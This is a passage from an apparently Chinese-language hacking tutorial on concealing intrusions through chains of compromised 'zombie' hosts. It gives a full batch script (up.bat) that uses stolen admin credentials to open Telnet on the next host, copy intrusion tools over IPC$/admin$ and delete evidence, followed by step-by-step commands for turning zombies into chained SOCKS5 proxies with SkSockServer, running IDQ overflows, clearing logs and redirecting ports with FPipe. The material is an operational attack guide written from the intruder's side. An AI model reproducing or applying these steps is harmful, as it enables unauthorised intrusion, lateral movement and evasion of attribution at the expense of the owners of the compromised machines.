首先在本地与一级跳板建立 IPC\$ 连接，然后使用 copy 或 xcopy 命令把工具“idq.exe”上传到肉鸡中的指定文件夹中，命令执行过程如图 5-41 所示。



图 5-41

步骤三：执行入侵任务。

在 Telnet 获得的命令行中，进入 idq.exe 所在的 tasks 目录，然后使用 idq.exe 对目标主机进行 IDQ 漏洞溢出。

步骤四：删除入侵工具。

（略）

步骤五：清除日志文件。

这一过程将会在后续章节作详细介绍，因此这里先略过不提。

## 2. 实例二：二级跳板制作

### （1）二级跳板介绍

一级跳板只是跳板网络的一个雏形，下面介绍二级跳板的概念以及制作方法。在了解二级跳板后，便可以按照相同的方法把跳板网络扩展到 N 级跳板。二级跳板构成的攻击模型如图 5-42 所示。




图 5-42

在图 5-42 中，入侵者通过一级跳板（IP 地址为 2.2.2.2）、二级跳板（IP 地址为 3.3.3.3）来入侵远程主机 / 服务器（IP 地址为 4.4.4.4）。对于二级或二级以上的跳板网络，在实现过程中有以下几点需要注意。

- ✎ 由于跳板网络的制作过程只能在命令行方式下进行，因此不能使用图形界面方式的远程控制与入侵工具。
- ✎ 对于上传至肉鸡跳板的入侵工具，需要尽量压缩体积。
- ✎ 当跳板网络级数很大的时候（比如五级跳板、十级跳板），最好使用 BAT 文件来简化一条条命令的输入与执行。
- ✎ 连接跳板和入侵的动作要尽可能快，因为只要有一个跳板有关机、重启等操作，就会造成整个跳板网络的崩溃。
- ✎ 尽量清除每个跳板上的入侵痕迹。

了解了注意事项后，下面介绍二级跳板的制作。

## (2) 二级跳板制作

### 步骤一：准备工具。

首先要将所需工具的找出来放在一起，等待传入跳板。根据入侵者所要实现的任务，所需工具如下：

- ✎ Opentelnet.exe——用来开道，即打开每个跳板的 Telnet 端口。
- ✎ rarx300——用于压缩、解压入侵工具，以减小体积。
- ✎ Tools.rar——入侵远程主机 / 服务器所用的工具（比如 nc.exe、idq.exe 等），需要在上传至跳板前使用 rarx300 进行压缩。

### 步骤二：编写 BAT 文件。

把所需命令尽可能地编写成 BAT 文件，这样做可以大大减少手工劳动，编写过程如下（文件名为 up.bat）。

① 由于在每次登录跳板之前，需要使用 opentelnet.exe 来打开下一个临近跳板的 Telnet 端口。因此在 up.bat 文件中写入命令“opentelnet.exe %1 %2 %3 1 22”。对于该命令的说明如下：

- ✎ “%1”——将用执行 bat 文件时输入的第一个参数代替；
- ✎ “%2”——将用执行 bat 文件时输入的第二个参数代替；
- ✎ “%3”——将用执行 bat 文件时输入的第三个参数代替；
- ✎ “1”——表示 NTLM 验证方式为 1，通过大量的实验证明，该参数最容易成功；
- ✎ “22”——表示打开跳板的 22 号端口用来进行 Telnet 服务。

例如，在 MS-DOS 中键入命令“up.bat 2.2.2.2 administrator abcd”相当于执行命令“opentelnet.exe 2.2.2.2 administrator abcd 1 22”。

② 在制作过程中，还需要把所需工具一个个地上传至最后一个肉鸡跳板。也就是说，要把工具从本机上传到肉鸡跳板一，再从肉鸡跳板一上传至肉鸡跳板二，等等。可以通过 copy 命令来实现这一目的。不过，在使用 copy 命令之前还需要与下一个跳板建立 IPC\$ 连接。因此，在 up.bat 中写入如下命令：

```
net use %1\ipc$ %3 /user:%2
```

为了拷贝文件，在 up.bat 中写入：

```
copy rarx300.exe %1\admin$\rarx300.exe
copy opentelnet.exe %1\admin$\opentelnet.exe
copy tools.rar %1\admin$\tools.rar
copy up.bat %1\admin$\up.bat
```

通过上述命令，入侵者便可以把所需工具上传至下一级跳板。不过，在文件传输成功

后还需要删除 IPC\$ 连接，因此还要在该 up.bat 中写入如下命令：

```
net use * /del
```

### ③ 删除文件。

当入侵工具成功地传入到下一级跳板后，为了尽量减少当前跳板的注意，还需要把这些工具清除。因此，在 up.bat 中写入如下命令：

```
del rarx300.exe
del opentelnet.exe
del tools.rar
del up.bat
```

综上所述，up.bat 文件的内容如下：

```
opentelnet.exe \\%1 %2 %3 1 22
net use \\%1\ipc$ %3 /user:%2
copy rarx300.exe \\%1\admin$\rarx300.exe
copy opentelnet.exe \\%1\admin$\opentelnet.exe
copy tools.rar \\%1\admin$\tools.rar
copy up.bat \\%1\admin$\up.bat
net use * /del
del rarx300.exe
del opentelnet.exe
del tools.rar
del up.bat
```

### 步骤三：制作跳板。

首先把 rarx300.exe、opentelnet.exe、tools.rar 和 up.bat 这四个文件拷贝到本地文件夹 abc 中。然后打开 MS-DOS，通过 cd 命令进入 abc 文件夹。在 MS-DOS 中键入“up.bat 210.□.□.112 administrator acer”命令来制作第一个跳板，如图 5-43 所示。其中“210.□.□.112”是一级跳板的 IP 地址，“administrator”和“acer”分别是一级跳板的管理员账号和密码。

需要说明的是，在图 5-43 所示的执行过程中会出现如下询问：

```
C:\abc>net use * /del
您有以下的远程连接:
\\210.□.□.112\ipc$
继续运行会取消连接。
```



图 5-43

是否继续此操作? (Y/N) [N]:

此时输入“Y”，表示继续此操作，如图 5-44 所示。



图 5-44

完成上述过程后，一级跳板制作成功。下面在 MS-DOS 中键入命令“telnet 210.10.10.112 22”登录到一级跳板，如图 5-45 所示。



图 5-45

取得该跳板的命令行控制界面后，如图 5-46 所示。



图 5-46

进入该跳板后，使用同样的方法进行二级跳板的制作，过程如图 5-47 所示。当与二级跳板的连接建立成功后，入侵者就可以登录到二级跳板，实现了从本机到跳板一，再到跳板二的连接。



图 5-47

步骤四：执行入侵任务。

当登录到二级跳板后，入侵者便成功建立了二级跳板网络。此时，入侵者可以在入侵过程中隐藏自己的 IP 地址。接下来所要做的就是跳板二上把所需工具解压缩，准备入侵远程主机 / 服务器，过程如下所示。

首先把该入侵工具拷贝到 c:\winnt\tasks\ 中，然后使用工具“rarx300”解压还原出 rar 工具包，进入 rar 工具包，再使用命令 rar32 x c:\winnt\tasks\tools.rar c:\winnt\tasks\tools\ 把所需的入侵工具解压缩到 tasks 文件夹中，如图 5-48 所示。



图 5-48

然后进入 tasks 目录，使用入侵工具对远程主机 / 服务器进行漏洞溢出，如图 5-49 所示。



图 5-49

步骤五：撤退。

完成任务后，需要把过渡文件 rarx300、up.bat、rar 文件夹和 opentelnet.exe 一并删除，并清除一切可能留下的入侵痕迹。（略）

通过手工方法制作二级跳板网络的整个过程就介绍到这里。三级、四级，甚至更高级的跳板网络与二级跳板的制作方法相同，这里就不作介绍了。

### 5.3.3 Sock5 代理跳板

#### 1. 关于 Sock5 代理跳板

在 5.3.2 节中，入侵者通过手工输入命令的方法来远程控制肉鸡跳板，从而实现入侵中的隐身。但是，手工输入一条条命令在实现上比较烦琐。除了 5.3.2 节中所介绍的方法以外，还有另一种方法在实际中被广泛使用。在这种方法中，入侵者不需要手工键入一条条命令就可以实现入侵中的隐身。但是在这种方法中需要通过一种被称之为 Sock5 代理的服务器来实现。下面就来介绍如何通过 Sock5 代理服务器实现入侵中的隐身。

众所周知的是，通过 Sock5 代理服务器可以使 QQ 在网络中隐藏 IP 地址，那么它是通过什么来隐藏 IP 地址呢？这可以参见如图 5-50 所示的连接模型。




图 5-50

在图 5-50 所示的连接模型中，本机 QQ (IP 地址为 1.1.1.1) 发出去的信息都是通过 Sock5 代理服务器 (IP 地址为 2.2.2.2) 转发给对方 QQ (IP 地址为 3.3.3.3) 的。因此，在 IP 地址为 3.3.3.3 的 QQ 看来，只有 IP 地址为 2.2.2.2 的 Sock5 代理服务器正在与它进行通信，殊不知在 Sock5 代理服务器后面隐藏着的主机才是真正进行通信的 QQ 主机。这就是 QQ 通过 Sock5 代理服务器实现 IP 地址隐藏的全过程。



从 QQ 隐藏 IP 地址的过程来看, 通过 Sock5 的数据包的转发, 能够让 QQ 在网络中隐藏真实的 IP 地址。随后将要介绍的入侵隐藏过程也是使用了同样的方法, 但是与入侵者要实现的入侵隐藏还差之甚远, 为什么这样说呢? 在前面已经分析过, 在入侵过程中, 入侵者不仅仅需要隐藏自己的 IP, 更重要的是他们能够使用各种各样的远程控制工具和溢出程序对远程主机 / 服务器实现攻击与入侵。而且, 并不是所有的程序都能够通过 Sock5 代理来转发数据包。也就是说, 直接使用 QQ 隐藏 IP 的连接模型对于入侵中的隐藏是行不通的。

不过按照相同的原理, 入侵者对图 5-50 所示连接模型进行一些修改后, 同样可以借助 Sock5 代理来实现入侵中的隐身, 修改后的攻击模型如图 5-51 所示。




图 5-51

在如图 5-51 所示的攻击模型中, 入侵者 (IP 地址为 1.1.1.1) 与远程主机 / 服务器 (IP 地址为 7.7.7.7) 之间通过 Sock5 代理网络 (IP 地址为 2.2.2.2 至 5.5.5.5) 与肉鸡跳板 (IP 地址为 6.6.6.6) 组成的“跳板网络”实现了通信连接的建立。也就是说, 入侵者可以通过代理网络与肉鸡跳板 (IP 地址为 6.6.6.6) 建立 Telnet 连接, 从而控制肉鸡跳板实现对远程主机 / 服务器 (IP 地址为 7.7.7.7) 的入侵。

那么, 在该攻击模型中, 哪台计算机能够知道入侵者的真实 IP 呢? 从图 5-51 可清楚地看到, 只有与入侵者直接接触的第一台 Sock5 代理服务器才能够确知入侵者真正的 IP 地址。也就是说, 通过“Sock5 代理服务器的数据包转发”, 入侵者可以在入侵中实现隐身。

下面通过几个例子来看一下入侵者是如何实现这一过程的。

## 2. 实例一: 只有一台 Sock5 代理的跳板网络

### (1) 简介

首先介绍如何制作一个最简单的跳板网络, 该跳板网络只使用一台 Sock5 代理服务器, 参见图 5-52 所示的攻击模型。



图 5-52

## (2) 准备工作

从图 5-52 所示的攻击模型可知，入侵者需要一台肉鸡跳板和一台 Sock5 代理服务器来组建跳板网络。肉鸡跳板应该能够提供 Telnet 服务以及安装有常用的漏洞溢出程序、远程连接工具。此外，考虑到跳板网络的稳定性，还需要使用那些高速、稳定的代理服务器。那么，如何获得高速、稳定的 Sock5 代理服务器呢？这可以通过以下两种方法来实现。

方法一：使用专门的 Sock5 代理公布软件来获取。

方法二：使用专门工具把现成的肉鸡做成 Sock5 代理。

下面来介绍几个常用的代理公布软件。

### ① QQ 代理公布器。

该工具用法很简单，打开代理公布器后，单击“读取数据 (R)”按钮就可以得到最新的代理服务器，如图 5-53 所示。




图 5-53

② QQ 代理公布器 XP 版。界面如图 5-54 所示。



图 5-54

以上工具的使用方法都很简单, 这里就不作介绍了。

通过代理公布器, 入侵者便可以轻松获得 Sock5 代理服务器, 甚至是国外的 Sock5 代理服务器。但是, 有时得到的 Sock5 代理并不一定能够正常工作, 因此还要在使用之前验证一下。这可以使用 QQ 自带的功能来测试一下该 Sock5 服务器是否正常工作, 以及估计该代理服务器的速度。方法如下: 打开 QQ, 然后在 QQ 主界面中单击“QQ 菜单”→“系统参数”。然后在“QQ 参数设置”对话框中单击“网络设置”选项卡, 并在“网络设置”中填入代理服务器的 IP 地址以及端口号进行测试。测试结果如图 5-55 所示, 说明该 Sock5 代理服务器可用。



图 5-55

### (3) 登录肉鸡跳板

首先介绍一款优秀的远程登录软件 S-Term。其实该软件是一款非常优秀的 Telnet 终端，入侵者可以通过它登录到肉鸡跳板。此外，还可以在 S-Term 中自由设置登录端口号、设置一些关于 Sock5 代理的参数等，因此这里选择使用该软件来登录肉鸡跳板，S-Term 的界面如图 5-56 所示。



图 5-56

下面通过实例来说明跳板网络的制作过程。

思路：开启肉鸡服务、上传入侵工具、设置 S-Term 中 Sock5 代理、实现 Telnet 登录。

步骤一：开启肉鸡 Telnet 服务，并上传入侵工具。

使用工具 opentelnet 打开肉鸡的 22 号端口，并上传所需入侵工具。由于该过程在前几章中已经介绍过，这里略过。

步骤二：设置 S-Term，准备登录肉鸡跳板。


打开 S-Term，在主界面中通过“文件(F)”→“快速登录[Q]”或单击“”按钮打开“快速登录”窗口，然后在“快速登录”窗口中填入所需参数。在“主机地址”中填入肉鸡跳板的 IP 地址，在端口中填入数字“22”，其中“22”号端口是肉鸡跳板用来提供 Telnet 服务的端口，填好后如图 5-57 所示。



图 5-57

在“主机地址”和“端口”设置完毕后，接下来填写 Sock5 代理的相关参数。单击“详细设置(D)... >>”按钮，在打开的参数对话框中选择“代理服务器”选项卡，在“代理服务器”中选择 Socks V5，在“代理”中填入代理服务器的 IP 地址，在“端口”中填入代理服务器的端口号，其中“用户名”和“密码”是 Sock5 代理服务器的身份验证，一般来说这里不用填写，因为通常使用的都是免费的 Sock5 代理服务器。当所有参数填好后，如图 5-58 所示。



图 5-58

步骤三：Telnet 登录。

当参数设置完毕后，单击“确定”按钮与肉鸡进行连接。此时，S-Term 将实现如图 5-52 所示的跳板网络，等待一段时间（具体时间与网速有关）后，便会看见肉鸡跳板的 Telnet 登录界面，如图 5-59 所示。

在图 5-59 所示的登录界面中，填入肉鸡跳板的管理员账号和密码，便可以实现 Telnet 登录。当登录成功后，入侵者可以在该跳板上执行任意命令，从而实现对远程主机 / 服务器的入侵。

#### （4）验证

通过上述方法，入侵者通过 Sock5 代理服务器与肉鸡跳板实现了远程连接。那么，通过这种方法，入侵者是否能够实现入侵中的隐身？肉鸡跳板能否知道入侵者的真实 IP 地址？可以通过如下过程来验证。



图 5-59

首先，在肉鸡跳板的命令行中敲入命令“netstat -n”来查看肉鸡跳板中当前网络连接情况，执行该命令后，得到的结果见图 5-60 所示。




图 5-60

在图 5-60 所示的回显中可知，肉鸡跳板只与 IP 地址为 202.114.154.246 的计算机存在网络连接。其中“202.114.154.246”正是前面所使用的 Sock5 代理服务器。可见，入侵者的计算机并没有直接与肉鸡跳板建立连接，因此实现了隐身。

### 3. 实例二：多台 Sock5 代理服务器的跳板网络

通过实例一，可以了解到入侵者如何通过只有一台 Sock5 代理服务器的跳板网络来实现入侵中的隐身。但是在实际中，入侵者往往不满足只有一台 Sock5 代理服务器所提供的安全性，他们总是希望跳板越多越好，因为跳板越多，反跟踪的难度就越大。不过，这时候就会有新的问题出现，由于绝大多数远程登录工具都只能使用一级 Sock5 代理，不能把多台代理服务器一并使用。那么，如何才能把两个或两个以上的 Sock5 代理“拴”在一起提供给登录工具使用呢？当前有一款工具“SkSockServer”能够很好地解决这个问题。这款工具不仅能把多台 Sock5 代理服务器“拴”在一起，而且还能够提供转发数据的“加密”功能。这样，使得原本没有任何联系的代理服务器形成一个统一的 Sock5 代理服务器网络。下面就来介绍 Snake 代理跳板以及它的使用方法。

#### (1) 关于 Snake 的代理跳板

Snake 的代理跳板，支持 TCP/UDP 代理，最多达到 255 个跳板。该工具包含两个文件，一个文件是 SkSockServer.exe，用于为肉鸡安装 Sock5 服务（也就是把入侵者现有的肉鸡制作成 Sock5 代理服务器）；另一个是 SockServerCfg.exe，它是图形界面的工具。虽然可以使用 SockServerCfg.exe 安装 Sock5 代理服务，但由于该工具是图形界面工具，故一般只在本地使用，比如使用 SockServerCfg.exe 为本地主机安装代理服务，或者设定跳板网络中所经过的代理跳板等。总之，通过该工具，入侵者就能够把代理服务器“拴”在一起，形成一个跳板网络，如图 5-61 所示。在图 5-61 所示的攻击模型中，入侵者的本地计算机通过代理跳板连接到远程主机/服务器。对于应用程序而言，这个过程相当于普通的 Sock5 代理调用。此外，在跳板之间传输的数据都是被动态加密的，而且每次加密种子都不同。跳板的数目可以由 1 增加到 255。




图 5-61

下面介绍该工具的功能以及使用方法。

功能一：安装 Sock5 代理服务。

通过该功能，入侵者能够把肉鸡变为一个 Sock5 代理服务器。首先，需要把该程序上

传至肉鸡中，然后在通过命令行执行。关于命令的格式和使用方法介绍如下。

✎ 使用方法: SkSockServer <参数>

✎ 参数说明:

- Install: 以系统服务的方式安装 Sock5 代理, 命令执行后, 不会显示任何窗口, 默认服务端口号为 1813。

以下参数都是在安装完 Sock5 服务之后才能使用。

- Remove: 删除服务。
- Debug[新的端口]: 通过该参数, 程序的运行直到接受 (Ctrl+C) 的控制, 此时该机器就在[新的端口]进行 Sock5 代理服务, 还可以作为其他代理跳板的中间跳板。
- config Show [Port/StartType/Client/SkServer]: 显示安装信息。
- config Port [NewPort]: 设置 Sock5 服务端口。
- config StartType [2-4]: 设置启动类型, 2 为自动, 3 为手动, 4 为禁用。
- config Client [add/del/change] [IP Mask Enable]: 设置 IP 地址过滤, 可以让指定的 IP 地址使用或不允许使用该代理服务器。
- config SkServer [add/del/change] [IP Port Enable]: 设置跳板连接。

此外, 在安装并设置好代理服务器后, sksockserver 代理服务将按照系统服务的方式运行, 可以使用系统命令对 sksockserver 代理服务进行启动和停止。启动和停止代理服务的命令如下。

✎ net start skserver: 启动 sksockserver 代理服务。

✎ net stop skserver: 停止 sksockserver 代理服务。

功能二: 连接各跳板, 形成攻击网络。

入侵者最终目的是把多个 Sock5 代理服务器“拴”在一起形成一个统一的“Sock5 代理网络”。这可以通过 SockServerCfg 来实现, 通常该程序是在入侵者的本地计算机上执行, 打开该程序后, 设置界面如图 5-62 所示。



图 5-62



通过图 5-62 所示的参数设置，程序主要完成以下几个任务。

- ✎ 为本地计算机安装 Sock5 代理服务。
- ✎ 设置本地 Sock5 代理服务器的 IP 地址过滤，令该本地代理服务只能为本地计算机服务。
- ✎ 设置代理服务器网络中所经过的代理跳板，把众多 Sock5 代理服务器“拴”在一起。

有的读者可能会产生疑问，入侵者为什么要给本地计算机安装 Sock5 代理服务呢？这样岂不是把入侵者自己的计算机变成了 Sock5 服务器，随便让别人来使用么？其实不会产生上述的那些后果，因为后面还要修改“客户端连接设置”来滤掉所有外部 IP 地址，使该服务只为本机服务。也就是说，该 Sock5 服务器只对入侵者本身提供服务，对外并没有提供任何 Sock5 代理服务。那么，入侵者为什么要这样做呢？实际上，这样做只是为了更加安全、更加充分利用 Snake 跳板的功能。通过图 5-61 可以看出，在 Snake 代理跳板网络中，本机与第一个跳板之间传输的数据并没有经过任何加密，这样就很容易在跳板一上暴露出入侵者传输数据的真实内容，入侵者为了使自己更加安全，便把本机做成跳板一，这样设置后，本机传输出去的数据就是加密的了，从而实现了跳板网络中传输的数据全部经过加密。下面通过实例来看看 Snake 跳板的使用方法。

## （2）实例

步骤一：制作肉鸡跳板。

前面已经介绍过，制作肉鸡跳板需要使用 Snake 跳板工具中的 sksockserver.exe。方法如下：首先，通过 copy 命令将工具 sksockserver.exe 上传至肉鸡内部并改名为 sk.exe，命令执行过程如图 5-63 所示。



图 5-63

然后通过 Telnet 登录到肉鸡，依次键入下列命令完成 Sock5 代理服务的安装。

sk.exe -install: 安装代理服务。

sk.exe -config port 1000: 将 Sock5 服务端口号改成 1000。

sk.exe -config starttype 2: 设置 Sock5 代理服务的启动方式为自动。



选择“E允许”。这样设置的目的是为了本机的 Sock5 代理服务拒绝除本地外的其他一切连接。该选项卡设置完毕后，如图 5-66 所示。



图 5-65



图 5-66

当所有参数设置完毕后，重新打开“服务参数设置”选项卡，单击“**安装**”按钮为本地计算机安装 Sock5 服务。

步骤三：代理网络的制作。

首先假设入侵者已经制作了若干 Sock5 代理服务器，而且入侵者的本地计算机也安装有 Sock5 代理服务，下面就通过工具“SockServerCfg”把这些代理服务器“拴”起来。过程如下。

首先，打开 SockServerCfg，选择“经过的跳板”选项卡，然后在“经过的跳板”选项

卡中依次填入跳板的 IP 地址和端口号，并选择“E 允许”，如图 5-67 所示。



图 5-67

最后单击“确定”按钮，并重新启动本机的 skserver 服务后，一个 Sock5 代理网络就制作成功了。当入侵者使用该代理网络时，这些 Sock5 代理便会按照图 5-61 所描述的攻击模型那样进行工作。

除了 SockServerCfg 外，这里再介绍一款制作代理网络的工具“SkServerGUI”。工具“SkServerGUI”没有和 sksockserver.exe 放在一起，是一个独立的图形工具，基本用法和 SockServerCfg 一样，不同的是 SkServerGUI 本身就是一个 Sock5 代理，因此在使用该工具的时候就不必再为本机安装 Sock5 代理。打开“SkServerGUI”后如图 5-68 所示。



图 5-68

在图 5-68 所示界面中, 首先选择“配置 F”→“客户端”来设定那些计算机可以使用本机 Sock5 代理服务, 与“SockServerCfg”的设置相同, 只允许本地计算机使用本地 Sock5 代理服务。然后, 通过“配置 F”→“经过的 SkServer”把各自独立的肉鸡代理服务器添加到代理网络中。此外, 由于该程序本身就是跳板, 所以不用在本机上安装 SkServer 的 Sock5 代理服务, 也不用把本机 IP 地址填入该处。添加完毕后, 如图 5-69 所示。



图 5-69

接下来, 通过“配置 F”→“运行选项”设置服务运行参数, 在“服务运行端口 P”设置服务端口号, 代表本地提供 Sock5 代理服务的端口号, 然后在“允许作为 Sock5 代理”前打“勾”, 设置好后如图 5-70 所示, 然后单击“OK”按钮回到主界面。



图 5-70

最后通过“配置 F”→“保存设置”保存前面所设参数, 通过“命令 c”→“开始 s”启动本地服务并形成代理跳板网络, 实现的攻击模型如图 5-71 所示。不过要注意, 在使用该跳板网络的时候, 不能关闭程序“SkServerGUI”。




图 5-71

步骤四：登录肉鸡跳板。

打开 S-Term，填好最后一个肉鸡跳板的 IP 地址和登录端口，注意，这个肉鸡跳板最好不要属于刚才提供 Sock5 代理的服务器。然后单击“详细设置”按钮来设定代理服务器，如图 5-72 所示。



图 5-72

其中端口号“1913”是本机提供 Sock5 代理服务的端口号（在 SkServerGUI 设置的该端口号）。把参数全部填写完毕后，单击“确定”按钮开始连接肉鸡跳板。

### (3) 验证

通过上述过程登录到肉鸡跳板后，下面来验证通过图 5-71 的攻击模型是否能够成功隐身。仍然在肉鸡跳板中执行命令“netstat -n”来查看肉鸡跳板的当前连接状态，如图 5-73 所示。



图 5-73

从图 5-73 返回的结果可见,直接与肉鸡 210.□.□.112 建立 Telnet 连接的是 210.□.□.29 这台 Sock5 代理服务器,从而证明图 5-71 所示的攻击模型可以为入侵者实现入侵中的隐身。

前面介绍了入侵者如何通过 Sock5 代理服务器实现入侵中的隐身。除了使用 Sock5 代理之外,HTTP 代理服务器也是入侵者经常使用的代理服务器。HTTP 代理是专门用来为基于 HTTP 协议的通信软件提供数据包转发的服务器,IE 浏览器就属于这类通信软件。通过 HTTP 代理服务器,可以使 IE 用户在浏览网页的时候不留下真正的 IP 地址,这非常适合于 Unicode 漏洞入侵。此外,也可以通过 Sock5 代理服务器间接实现 HTTP 代理服务的功能。也就是说,可以通过 Sock5 代理服务器为 IE 浏览器提供 HTTP 代理,不过这需要一个软件“SocksCap”来把 Sock5 代理转换成 HTTP 代理。“SocksCap”的使用方法比较简单,这里就不再介绍了。

上面几个例子介绍了入侵者如何通过 Sock5 代理实现入侵中的隐身。下面对前面的介绍做一下总结:入侵者可以通过两种途径来获取 Sock5 代理服务器,一种是通过 Sock5 代理公布器,另一种是通过手工敲入命令的方法在肉鸡上安装 Sock5 代理服务。通过实例可见,通过 Sock5 代理公布器来获得 Sock5 代理的方法非常简单,容易获得最新公开的代理服务器。此外,这种方法的最大的优点是这些公开的 Sock5 代理每时每刻都有很多人使用,这就不容易让管理员从庞大的用户 IP 地址记录中找到入侵者的 IP 记录,这使得入侵者实现的隐身效果很好,但致命的缺点是连接速度太慢。相比之下,通过手工敲入命令制作 Sock5 代理服务器的方法虽然麻烦一些,但这种代理的速度较快。

### 5.3.4 端口重定向

入侵者除了通过前面介绍的“远程控制”、“代理转发”来实现入侵中的隐藏外，还可以通过一种更加灵活，更加实用的端口重定向技术来实现。下面就来介绍一下入侵者是如何使用端口重定工具来实现入侵中的隐身。

#### 1. 工具 FPipe 简介

FPipe 是 TCP 转向连接工具。入侵者常常使用该工具来突破防火墙的限制或通过网关远程控制内网。下面来介绍入侵者如何通过 FPipe 实现入侵中的隐身。该工具的命令格式为：

FPipe [-hv?] [-brs <port>] IP

-?/-h 帮助

-c 指定最大连接数目。如果不设置此参数，则默认最大连接为 32

-l 监听端口

-r 远程 TCP 端口

-s 本地端口

-v 详细模式

例如，在 MS-DOS 中键入命令“fpipe -l 80 -s 81 -r 82 111.111.111.111”后，本地计算机打开 80 号端口进行监听，当监听到 80 号端口有连接请求时，立即通过本机 81 号端口连接 IP 地址为“111.111.111.111”主机的 82 号端口。也就是说，该命令能够把本地 80 端口的请求转向到 IP 地址为“111.111.111.111”主机的 82 号端口。

#### 3. 实例

下面通过实例来说明 FPipe 的使用方法，本例中所要建立的攻击模型如图 5-74 所示。




图 5-74

